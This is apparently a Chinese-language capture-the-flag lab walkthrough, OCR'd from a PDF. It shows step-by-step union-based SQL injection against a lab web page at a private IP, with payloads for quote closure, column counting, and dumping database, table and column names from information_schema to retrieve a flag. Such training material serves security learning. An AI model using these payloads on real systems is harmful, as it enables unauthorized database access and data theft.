
# SQL注入-联合查询注入

## 访问环境

步骤一：访问环境，端口为默认`80`端口，请勿访问图片中端口。

1. URL为：`http://192.168.10.41/index.php?id=1`




## Payload构造

步骤二：判断字符型或数字型

1. 首先观察URL，发现是以`id`传参的，这个时候就需要辨别是字符型注入，还是数字型注入。在URL后边直接加入`and 1=2`查看返回是否正常。如果正常则说明`and 1=2`没用执行，说明是字符型注入。

   t2

2. 知道是字符型注入之后，首先寻找闭合即闭合字符型，需要***注释掉后边的字符***。经过测试发现是单引号闭合`'`，首先进行闭合测试，然后观察两条URL的返回情况。
   `http://192.168.10.41/index.php?id=1' and 1=1 -- -`返回正常

   t3

3. `http://192.168.10.41/index.php?id=1' and 1=2 -- -`返回错误

   t4

4. 经过上步测试，确定存在sql注入，接下来进行注入。

## 开始注入-查询列

步骤三：查询列


1. 首选查询3列，没用报错。`http://192.168.10.41/index.php?id=1' order by 3 -- -`


2. 在查询4列，页面报错，说明只有3列。


# 获取数据库名字

步骤四：查询数据库名字

1. 知道了数据库的列，先查看列数显示位置。




2. 查询数据库名称“note“ `http://192.168.10.41/index.php?id=-1' union select 1,database(),3 -- -`


## 获取数据库里的表

步骤五：查询note数据库里的表


1. 获取数据库URL为： `http://192.168.10.41/index.php?id=-2'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() -- -`
2. 表为： `fl4g`




## 获取表里得字段

步骤六：查询fl4g表里的字段

1. 根据获取到的数据，查询数据库里的表，URL为： `http://192.168.10.41/index.php?id=-2' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='fl4g'-- -`




# 获取Flag

步骤七：查询flllllag字段里的数据

1. 根据获取到的数据库和表，获取表里的字段。URL为：`http://192.168.10.41/index.php?id=-2' union select 1,2,group_concat(fllllag) from fl4g-- -`
2. 获取到`flag{xxxxxx}`